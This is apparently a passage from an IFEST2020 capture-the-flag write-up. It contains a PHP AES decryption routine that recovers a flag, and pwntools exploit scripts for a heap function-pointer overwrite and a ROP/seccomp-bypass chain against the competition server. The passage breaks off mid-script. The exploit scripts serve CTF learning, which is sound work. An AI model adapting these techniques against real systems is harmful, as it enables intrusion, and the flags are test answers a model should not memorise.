        $xor = array_values(unpack("C*", $iv));
        foreach ($blocks as $index => $block) {
            $block = array_values(unpack("C*", $block));
            $dec_block = array_values($this->decryptBlock($block));
            for ($i = 0;$i < count($dec_block);$i++) {
                $byte = $xor[$i] ^ $dec_block[$i];
                if ($index < count($blocks) - 2) {
                    $plaintext.= pack("C", $byte);
                } else {
                    $hmac.= pack("C", $byte);
                }
            }
            $xor = $block;
        }
        if ($hmac != hash_hmac("md5", $plaintext, $mac_key)) {
            return false;
        }
        $plaintext = $this->unpad($plaintext);
        return $plaintext;
    }
    function encryptBlock($block) {
        $state = $this->initial_state($block);
        $state = $this->add_round_key(0, $state);
        for ($i = 0;$i < $this->rounds;$i++) {
            for ($r = 0;$r < 4;$r++) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $state[$r][$c] = $this->sub_byte($state[$r][$c]);
                }
            }
            $temp = array();
            for ($r = 0;$r < 4;$r++) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $temp[$r][$c] = $state[$r][($c + $r) % $this->num_b];
                }
            }
            $state = $temp;
            if ($i != $this->rounds - 1) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $column = array();
                    for ($r = 0;$r < 4;$r++)
                        $column[$r] = $state[$r][$c];
                    $column = $this->mix_column($column);
                    for ($r = 0;$r < 4;$r++)
                        $state[$r][$c] = $column[$r];
                }
            }
            $state = $this->add_round_key($i + 1, $state);
        }
        return $this->flatten_state($state);
    }
```

```
    function decryptBlock($block) {
        $state = $this->initial_state($block);
        $state = $this->add_round_key($this->rounds, $state);
        for ($i = $this->rounds - 1;$i > - 1;$i--) {
            $temp = array();
            for ($r = 0;$r < 4;$r++) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $temp[$r][$c] = $state[$r][($c + 4 - $r) %
$this->num_b];
                }
            }
            $state = $temp;
            for ($r = 0;$r < 4;$r++) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $state[$r][$c] =
$this->inverse_sub_byte($state[$r][$c]);
                }
            }
            $state = $this->add_round_key($i, $state);
            if ($i != 0) {
                for ($c = 0;$c < $this->num_b;$c++) {
                    $column = array();
                    for ($r = 0;$r < 4;$r++) {
                        $column[$r] = $state[$r][$c];
                    }
                    $column = $this->inverse_mix_column($column);
                    for ($r = 0;$r < 4;$r++) {
                        $state[$r][$c] = $column[$r];
                    }
                }
            }
        }
        return $this->flatten_state($state);
    }
    function initial_state($bytes) {
        $state = array();
        for ($r = 0;$r < 4;$r++) {
            for ($c = 0;$c < count($bytes) / 4;$c++) {
                $state[$r][$c] = $bytes[$r + 4 * $c];
            }
        }
        return $state;
    }
    function flatten_state($state) {
        $flattened = array();
        for ($r = 0;$r < 4;$r++) {
            for ($c = 0;$c < $this->num_b;$c++) {
                $flattened[1 + $r + 4 * $c] = $state[$c][$r];
            }
        }
        return $flattened;
    }
    function add_round_key($round, $state) {
```

```
        for ($r = 0;$r < 4;$r++) {
            for ($c = 0;$c < $this->num_b;$c++) {
                $state[$r][$c] = $state[$r][$c] ^ $this->key_schedule[$c + 4
* ($round) ][$r];
            }
        }
        return $state;
    }
    function pad($text = '') {
        $length = strlen($text);
        $padding = $this->block_size - ($length % $this->block_size);
        $text = str_pad($text, $length + $padding, chr($padding));
        return $text;
    }
    function unpad($text = '') {
        $padded = (int)ord($text
        [strlen($text) - 1]);
        $padded = ($padded > 16 ? 16 : $padded);
        return substr($text, 0, strlen($text) - $padded);
    }
    function mix_column($col) {
        $a = $col;
        $b = array();
        $h = '';
        for ($r = 0;$r < 4;$r++) {
            $h = ($col[$r] >> 7);
            $b[$r] = ($col[$r] << 1);
            if ($h)
                $b[$r]^= 0x11B;
        }
        $col[0] = $b[0] ^ $a[3] ^ $a[2] ^ $b[1] ^ $a[1];
        $col[1] = $b[1] ^ $a[0] ^ $a[3] ^ $b[2] ^ $a[2];
        $col[2] = $b[2] ^ $a[1] ^ $a[0] ^ $b[3] ^ $a[3];
        $col[3] = $b[3] ^ $a[2] ^ $a[1] ^ $b[0] ^ $a[0];
        return $col;
    }
    function inverse_mix_column($col) {
        $gfx14 = array(0x00, 0x0e, 0x1c, 0x12, 0x38, 0x36, 0x24, 0x2a, 0x70,
0x7e, 0x6c, 0x62, 0x48, 0x46, 0x54, 0x5a, 0xe0, 0xee, 0xfc, 0xf2, 0xd8,
0xd6, 0xc4, 0xca, 0x90, 0x9e, 0x8c, 0x82, 0xa8, 0xa6, 0xb4, 0xba, 0xdb,
0xd5, 0xc7, 0xc9, 0xe3, 0xed, 0xff, 0xf1, 0xab, 0xa5, 0xb7, 0xb9, 0x93,
0x9d, 0x8f, 0x81, 0x3b, 0x35, 0x27, 0x29, 0x03, 0x0d, 0x1f, 0x11, 0x4b,
0x45, 0x57, 0x59, 0x73, 0x7d, 0x6f, 0x61, 0xad, 0xa3, 0xb1, 0xbf, 0x95,
0x9b, 0x89, 0x87, 0xdd, 0xd3, 0xc1, 0xcf, 0xe5, 0xeb, 0xf9, 0xf7, 0x4d,
0x43, 0x51, 0x5f, 0x75, 0x7b, 0x69, 0x67, 0x3d, 0x33, 0x21, 0x2f, 0x05,
0x0b, 0x19, 0x17, 0x76, 0x78, 0x6a, 0x64, 0x4e, 0x40, 0x52, 0x5c, 0x06,
0x08, 0x1a, 0x14, 0x3e, 0x30, 0x22, 0x2c, 0x96, 0x98, 0x8a, 0x84, 0xae,
0xa0, 0xb2, 0xbc, 0xe6, 0xe8, 0xfa, 0xf4, 0xde, 0xd0, 0xc2, 0xcc, 0x41,
0x4f, 0x5d, 0x53, 0x79, 0x77, 0x65, 0x6b, 0x31, 0x3f, 0x2d, 0x23, 0x09,
0x07, 0x15, 0x1b, 0xa1, 0xaf, 0xbd, 0xb3, 0x99, 0x97, 0x85, 0x8b, 0xd1,
0xdf, 0xcd, 0xc3, 0xe9, 0xe7, 0xf5, 0xfb, 0x9a, 0x94, 0x86, 0x88, 0xa2,
0xac, 0xbe, 0xb0, 0xea, 0xe4, 0xf6, 0xf8, 0xd2, 0xdc, 0xce, 0xc0, 0x7a,
0x74, 0x66, 0x68, 0x42, 0x4c, 0x5e, 0x50, 0x0a, 0x04, 0x16, 0x18, 0x32,
```

```
0x3c, 0x2e, 0x20, 0xec, 0xe2, 0xf0, 0xfe, 0xd4, 0xda, 0xc8, 0xc6, 0x9c,
0x92, 0x80, 0x8e, 0xa4, 0xaa, 0xb8, 0xb6, 0x0c, 0x02, 0x10, 0x1e, 0x34,
0x3a, 0x28, 0x26, 0x7c, 0x72, 0x60, 0x6e, 0x44, 0x4a, 0x58, 0x56, 0x37,
0x39, 0x2b, 0x25, 0x0f, 0x01, 0x13, 0x1d, 0x47, 0x49, 0x5b, 0x55, 0x7f,
0x71, 0x63, 0x6d, 0xd7, 0xd9, 0xcb, 0xc5, 0xef, 0xe1, 0xf3, 0xfd, 0xa7,
0xa9, 0xbb, 0xb5, 0x9f, 0x91, 0x83, 0x8d);
        $gfx13 = array(0x00, 0x0d, 0x1a, 0x17, 0x34, 0x39, 0x2e, 0x23, 0x68,
0x65, 0x72, 0x7f, 0x5c, 0x51, 0x46, 0x4b, 0xd0, 0xdd, 0xca, 0xc7, 0xe4,
0xe9, 0xfe, 0xf3, 0xb8, 0xb5, 0xa2, 0xaf, 0x8c, 0x81, 0x96, 0x9b, 0xbb,
0xb6, 0xa1, 0xac, 0x8f, 0x82, 0x95, 0x98, 0xd3, 0xde, 0xc9, 0xc4, 0xe7,
0xea, 0xfd, 0xf0, 0x6b, 0x66, 0x71, 0x7c, 0x5f, 0x52, 0x45, 0x48, 0x03,
0x0e, 0x19, 0x14, 0x37, 0x3a, 0x2d, 0x20, 0x6d, 0x60, 0x77, 0x7a, 0x59,
0x54, 0x43, 0x4e, 0x05, 0x08, 0x1f, 0x12, 0x31, 0x3c, 0x2b, 0x26, 0xbd,
0xb0, 0xa7, 0xaa, 0x89, 0x84, 0x93, 0x9e, 0xd5, 0xd8, 0xcf, 0xc2, 0xe1,
0xec, 0xfb, 0xf6, 0xd6, 0xdb, 0xcc, 0xc1, 0xe2, 0xef, 0xf8, 0xf5, 0xbe,
0xb3, 0xa4, 0xa9, 0x8a, 0x87, 0x90, 0x9d, 0x06, 0x0b, 0x1c, 0x11, 0x32,
0x3f, 0x28, 0x25, 0x6e, 0x63, 0x74, 0x79, 0x5a, 0x57, 0x40, 0x4d, 0xda,
0xd7, 0xc0, 0xcd, 0xee, 0xe3, 0xf4, 0xf9, 0xb2, 0xbf, 0xa8, 0xa5, 0x86,
0x8b, 0x9c, 0x91, 0x0a, 0x07, 0x10, 0x1d, 0x3e, 0x33, 0x24, 0x29, 0x62,
0x6f, 0x78, 0x75, 0x56, 0x5b, 0x4c, 0x41, 0x61, 0x6c, 0x7b, 0x76, 0x55,
0x58, 0x4f, 0x42, 0x09, 0x04, 0x13, 0x1e, 0x3d, 0x30, 0x27, 0x2a, 0xb1,
0xbc, 0xab, 0xa6, 0x85, 0x88, 0x9f, 0x92, 0xd9, 0xd4, 0xc3, 0xce, 0xed,
0xe0, 0xf7, 0xfa, 0xb7, 0xba, 0xad, 0xa0, 0x83, 0x8e, 0x99, 0x94, 0xdf,
0xd2, 0xc5, 0xc8, 0xeb, 0xe6, 0xf1, 0xfc, 0x67, 0x6a, 0x7d, 0x70, 0x53,
0x5e, 0x49, 0x44, 0x0f, 0x02, 0x15, 0x18, 0x3b, 0x36, 0x21, 0x2c, 0x0c,
0x01, 0x16, 0x1b, 0x38, 0x35, 0x22, 0x2f, 0x64, 0x69, 0x7e, 0x73, 0x50,
0x5d, 0x4a, 0x47, 0xdc, 0xd1, 0xc6, 0xcb, 0xe8, 0xe5, 0xf2, 0xff, 0xb4,
0xb9, 0xae, 0xa3, 0x80, 0x8d, 0x9a, 0x97);
        $gfx11 = array(0x00, 0x0b, 0x16, 0x1d, 0x2c, 0x27, 0x3a, 0x31, 0x58,
0x53, 0x4e, 0x45, 0x74, 0x7f, 0x62, 0x69, 0xb0, 0xbb, 0xa6, 0xad, 0x9c,
0x97, 0x8a, 0x81, 0xe8, 0xe3, 0xfe, 0xf5, 0xc4, 0xcf, 0xd2, 0xd9, 0x7b,
0x70, 0x6d, 0x66, 0x57, 0x5c, 0x41, 0x4a, 0x23, 0x28, 0x35, 0x3e, 0x0f,
0x04, 0x19, 0x12, 0xcb, 0xc0, 0xdd, 0xd6, 0xe7, 0xec, 0xf1, 0xfa, 0x93,
0x98, 0x85, 0x8e, 0xbf, 0xb4, 0xa9, 0xa2, 0xf6, 0xfd, 0xe0, 0xeb, 0xda,
0xd1, 0xcc, 0xc7, 0xae, 0xa5, 0xb8, 0xb3, 0x82, 0x89, 0x94, 0x9f, 0x46,
0x4d, 0x50, 0x5b, 0x6a, 0x61, 0x7c, 0x77, 0x1e, 0x15, 0x08, 0x03, 0x32,
0x39, 0x24, 0x2f, 0x8d, 0x86, 0x9b, 0x90, 0xa1, 0xaa, 0xb7, 0xbc, 0xd5,
0xde, 0xc3, 0xc8, 0xf9, 0xf2, 0xef, 0xe4, 0x3d, 0x36, 0x2b, 0x20, 0x11,
0x1a, 0x07, 0x0c, 0x65, 0x6e, 0x73, 0x78, 0x49, 0x42, 0x5f, 0x54, 0xf7,
0xfc, 0xe1, 0xea, 0xdb, 0xd0, 0xcd, 0xc6, 0xaf, 0xa4, 0xb9, 0xb2, 0x83,
0x88, 0x95, 0x9e, 0x47, 0x4c, 0x51, 0x5a, 0x6b, 0x60, 0x7d, 0x76, 0x1f,
0x14, 0x09, 0x02, 0x33, 0x38, 0x25, 0x2e, 0x8c, 0x87, 0x9a, 0x91, 0xa0,
0xab, 0xb6, 0xbd, 0xd4, 0xdf, 0xc2, 0xc9, 0xf8, 0xf3, 0xee, 0xe5, 0x3c,
0x37, 0x2a, 0x21, 0x10, 0x1b, 0x06, 0x0d, 0x64, 0x6f, 0x72, 0x79, 0x48,
0x43, 0x5e, 0x55, 0x01, 0x0a, 0x17, 0x1c, 0x2d, 0x26, 0x3b, 0x30, 0x59,
0x52, 0x4f, 0x44, 0x75, 0x7e, 0x63, 0x68, 0xb1, 0xba, 0xa7, 0xac, 0x9d,
0x96, 0x8b, 0x80, 0xe9, 0xe2, 0xff, 0xf4, 0xc5, 0xce, 0xd3, 0xd8, 0x7a,
0x71, 0x6c, 0x67, 0x56, 0x5d, 0x40, 0x4b, 0x22, 0x29, 0x34, 0x3f, 0x0e,
0x05, 0x18, 0x13, 0xca, 0xc1, 0xdc, 0xd7, 0xe6, 0xed, 0xf0, 0xfb, 0x92,
0x99, 0x84, 0x8f, 0xbe, 0xb5, 0xa8, 0xa3);
        $gfx9 = array(0x00, 0x09, 0x12, 0x1b, 0x24, 0x2d, 0x36, 0x3f, 0x48,
0x41, 0x5a, 0x53, 0x6c, 0x65, 0x7e, 0x77, 0x90, 0x99, 0x82, 0x8b, 0xb4,
0xbd, 0xa6, 0xaf, 0xd8, 0xd1, 0xca, 0xc3, 0xfc, 0xf5, 0xee, 0xe7, 0x3b,
```

```
0x32, 0x29, 0x20, 0x1f, 0x16, 0x0d, 0x04, 0x73, 0x7a, 0x61, 0x68, 0x57,
0x5e, 0x45, 0x4c, 0xab, 0xa2, 0xb9, 0xb0, 0x8f, 0x86, 0x9d, 0x94, 0xe3,
0xea, 0xf1, 0xf8, 0xc7, 0xce, 0xd5, 0xdc, 0x76, 0x7f, 0x64, 0x6d, 0x52,
0x5b, 0x40, 0x49, 0x3e, 0x37, 0x2c, 0x25, 0x1a, 0x13, 0x08, 0x01, 0xe6,
0xef, 0xf4, 0xfd, 0xc2, 0xcb, 0xd0, 0xd9, 0xae, 0xa7, 0xbc, 0xb5, 0x8a,
0x83, 0x98, 0x91, 0x4d, 0x44, 0x5f, 0x56, 0x69, 0x60, 0x7b, 0x72, 0x05,
0x0c, 0x17, 0x1e, 0x21, 0x28, 0x33, 0x3a, 0xdd, 0xd4, 0xcf, 0xc6, 0xf9,
0xf0, 0xeb, 0xe2, 0x95, 0x9c, 0x87, 0x8e, 0xb1, 0xb8, 0xa3, 0xaa, 0xec,
0xe5, 0xfe, 0xf7, 0xc8, 0xc1, 0xda, 0xd3, 0xa4, 0xad, 0xb6, 0xbf, 0x80,
0x89, 0x92, 0x9b, 0x7c, 0x75, 0x6e, 0x67, 0x58, 0x51, 0x4a, 0x43, 0x34,
0x3d, 0x26, 0x2f, 0x10, 0x19, 0x02, 0x0b, 0xd7, 0xde, 0xc5, 0xcc, 0xf3,
0xfa, 0xe1, 0xe8, 0x9f, 0x96, 0x8d, 0x84, 0xbb, 0xb2, 0xa9, 0xa0, 0x47,
0x4e, 0x55, 0x5c, 0x63, 0x6a, 0x71, 0x78, 0x0f, 0x06, 0x1d, 0x14, 0x2b,
0x22, 0x39, 0x30, 0x9a, 0x93, 0x88, 0x81, 0xbe, 0xb7, 0xac, 0xa5, 0xd2,
0xdb, 0xc0, 0xc9, 0xf6, 0xff, 0xe4, 0xed, 0x0a, 0x03, 0x18, 0x11, 0x2e,
0x27, 0x3c, 0x35, 0x42, 0x4b, 0x50, 0x59, 0x66, 0x6f, 0x74, 0x7d, 0xa1,
0xa8, 0xb3, 0xba, 0x85, 0x8c, 0x97, 0x9e, 0xe9, 0xe0, 0xfb, 0xf2, 0xcd,
0xc4, 0xdf, 0xd6, 0x31, 0x38, 0x23, 0x2a, 0x15, 0x1c, 0x07, 0x0e, 0x79,
0x70, 0x6b, 0x62, 0x5d, 0x54, 0x4f, 0x46);
        $_col = array();
        $_col[0] = $gfx14[$col[0]] ^ $gfx11[$col[1]] ^ $gfx13[$col[2]] ^
$gfx9[$col[3]];
        $_col[1] = $gfx9
        [$col[0]] ^ $gfx14[$col[1]] ^ $gfx11[$col[2]] ^ $gfx13[$col[3]];
        $_col[2] = $gfx13[$col[0]] ^ $gfx9[$col[1]] ^ $gfx14[$col[2]] ^
$gfx11[$col[3]];
        $_col[3] = $gfx11[$col[0]] ^ $gfx13[$col[1]] ^ $gfx9[$col[2]] ^
$gfx14[$col[3]];
        return $_col;
    }
    function key_expansion($key = '') {
        $this->key_schedule = array();
        for ($i = 0;$i < $this->num_k;$i++) {
            $this->key_schedule[$i] = array(
                $key[4 * $i],
                $key[4 * $i + 1],
                $key[4 * $i + 2],
                $key[4 * $i + 3]
            );
        }
        $i = $this->num_k;
        while ($i < $this->num_b * ($this->rounds + 1)) {
            $word = $this->key_schedule[$i - 1];
            if ($i % $this->num_k == 0) {
                $word = $this->sub_word($this->rot_word($word));
                $rcon = $this->rcon($i / $this->num_k);
                for ($j = 0;$j < 4;$j++) {
                    $word[$j] = $word[$j] ^ $rcon[$j];
                }
            } elseif ($this->num_k > 6 && $i % $this->num_k == 4) {
                $word = $this->sub_word($word);
            }
            for ($j = 0;$j < 4;$j++) {
```

```
                $word[$j] = $word[$j] ^ $this->key_schedule[$i -
$this->num_k][$j];
            }
            $this->key_schedule[$i] = $word;
            $i++;
        }
    }
    function rot_word($word) {
        $first = array_shift($word);
        $word[] = $first;
        return $word;
    }
    function sub_word($word) {
        for ($i = 0;$i < 4;$i++) {
            $word[$i] = $this->sub_byte($word[$i]);
        }
        return $word;
    }
    function rcon($i) {
        $rcon = array(0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80,
0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6,
0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72,
0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc,
0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04, 0x08, 0x10,
0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e,
0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5,
0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94,
0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02,
0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d,
0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d,
0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f,
0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb,
0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c,
0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a,
0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd,
0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a,
0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80,
0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6,
0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72,
0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc,
0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d);
        return array($rcon[$i], 0, 0, 0);
    }
    function sub_byte($hex) {
        $sbox = array(0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30,
0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82, 0xC9, 0x7D, 0xFA,
0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0, 0xB7,
0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71,
0xD8, 0x31, 0x15, 0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07,
0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75, 0x09, 0x83, 0x2C, 0x1A, 0x1B,
0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84, 0x53,
0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A,
0x4C, 0x58, 0xCF, 0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45,
```

```
0xF9, 0x02, 0x7F, 0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92,
0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD,
0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64,
0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46,
0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB, 0xE0, 0x32, 0x3A, 0x0A, 0x49,
0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7,
0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65,
0x7A, 0xAE, 0x08, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8,
0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A, 0x70, 0x3E, 0xB5, 0x66, 0x48,
0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E, 0xE1,
0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE,
0x55, 0x28, 0xDF, 0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41,
0x99, 0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16);
        return $sbox[$hex];
    }
    function inverse_sub_byte($hex) {
        $invsbox = array(0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38,
0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB, 0x7C, 0xE3, 0x39, 0x82,
0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B,
0x42, 0xFA, 0xC3, 0x4E, 0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2,
0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25, 0x72, 0xF8, 0xF6, 0x64,
0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57,
0xA7, 0x8D, 0x9D, 0x84, 0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A,
0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06, 0xD0, 0x2C, 0x1E, 0x8F,
0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE,
0xF0, 0xB4, 0xE6, 0x73, 0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85,
0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E, 0x47, 0xF1, 0x1A, 0x71,
0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE,
0x78, 0xCD, 0x5A, 0xF4, 0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31,
0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F, 0x60, 0x51, 0x7F, 0xA9,
0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C,
0x83, 0x53, 0x99, 0x61, 0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26,
0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D);
        return $invsbox[$hex];
    }
}
$aes = new epzpqjtj_1bc06a74();
$key = openssl_random_pseudo_bytes(16);
$iv = openssl_random_pseudo_bytes(16);
// var_dump($key);var_dump($iv);
// $ciphertext = $aes->encrypt(base64_encode(gzdeflate("Hello World")),
$key, $iv, "10319efe559fac4914ffcc116de85386");
$ciphertext =
$aes->decrypt(base64_decode("yYIClJO5U4z1QRXlGuwFHXkwz3iI547bhrFrKzWK7AJItGE
AZHmmXe8zal0cpik6ydMRhiBbZDMVNGBC83vIFOMfBBdzvUAq0Asomz8xpLEQM5zpKw6aknp5VBs
uZXsfI5uq7qlRfJVOTsLCUr1XEtWWBP6ckM+yyz58FW937Ts="), "Array",
base64_decode("yYIClJO5U4z1QRXlGuwFHQ=="),
"10319efe559fac4914ffcc116de85386");
```

```
// echo "FLAG :
yYIClJO5U4z1QRXlGuwFHXkwz3iI547bhrFrKzWK7AJItGEAZHmmXe8zal0cpik6ydMRhiBbZDMV
NGBC83vIFOMfBBdzvUAq0Asomz8xpLEQM5zpKw6aknp5VBsuZXsfI5uq7qlRfJVOTsLCUr1XEtWW
BP6ckM+yyz58FW937TtBcnJheQ==" . PHP_EOL;

echo ($ciphertext);
?>
```

Flag: IFEST2020{The_quick_brown_fox_jumped_over_the_lazy_cat}

Binary Exploit

hacker room (100 pts)

Heap overflow, overwrite struct dengan func ptr pada heap.

```
#!/usr/bin/env python3
from pwn import *

# context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./main"
HOST = "103.146.203.17"
PORT = 4000

elf = ELF(BINARY, 0)

def conn(log_level="info"):
   if len(sys.argv) > 1:
       r = remote(HOST, PORT, level=log_level)
   else:
       r = process(BINARY, aslr=0, level=log_level)
   return r

r = conn("debug")

r.sendafter("? ", b"A" * 0x17)
r.sendlineafter(": ", str(37))
r.sendlineafter(": ", str(1337))
r.sendlineafter(": ", str(0x3373371))
r.sendafter(": ", b"A" * 0x17)

def write(data):
   for c in range(len(data)):
       r.sendlineafter("choice: ", "2")
       payload  = b"A" * (0x20 + len(data) - 1 - c)
       payload += p8(data[len(data) - 1 - c])
       r.sendafter(": ", payload)

payload  = p32(37)
payload += p32(1337)
payload += p64(next(elf.search(b"HACKME")))
payload += p64(0x3373371)
payload += p64(0x0040148b)
write(payload)

r.interactive()
```

Flag: IFEST2020{sstttt_you_can_gain_rce_for_cve-2018-10387_using_this_trick}

do_it (356 pts)

Buffer overflow, ROP syscall orw untuk menghindari seccomp rules.

```
#!/usr/bin/env python3
from pwn import *

# context.log_level = "debug"
context.arch = "amd64"
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./main.file"
HOST = "103.146.203.17"
PORT = 4003

elf = ELF(BINARY, 0)
libc = ELF("./libc-2.31.so", 0)

def conn(log_level="info"):
   global libc
   if len(sys.argv) > 1:
       r = remote(HOST, PORT, level=log_level)
   else:
       r = process(BINARY, aslr=0, level=log_level)
   return r

r = conn()

rop = ROP(elf)
rop.call(0x4010c0, [elf.got["puts"]])
rop.call(elf.sym["serv"])

payload = b"A" * 0x18
payload += bytes(rop)
r.sendlineafter("!\n", payload)
leak = u64(r.recvn(6) + b"\x00\x00")
libc.address = leak - libc.sym["puts"]
print(f"leak {leak:x}")
print(f"libc {libc.address:x}")

# 0x0000000000026b72: pop rdi; ret;
# 0x0000000000027529: pop rsi; ret;
# 0x000000000005acda: mov qword ptr [rdi], rsi; ret;

def write64(addr, data):
   global libc
   payload  = p64(libc.address + 0x0000000000026b72)
   payload += p64(addr)
   payload += p64(libc.address + 0x0000000000027529)
   payload += p64(data)
```

```
   payload += p64(libc.address + 0x000000000005acda)
   return payload

def write_str(addr, data):
   payload = b""
   for i in range(0, len(data), 8):
       payload += write64(addr + i, u64(data[i:i+8].ljust(8, b"\x00")))
   return payload

rop = ROP(libc)
rop.call(libc.sym["syscall"], [2, elf.bss(0x100), 0, 0]) #
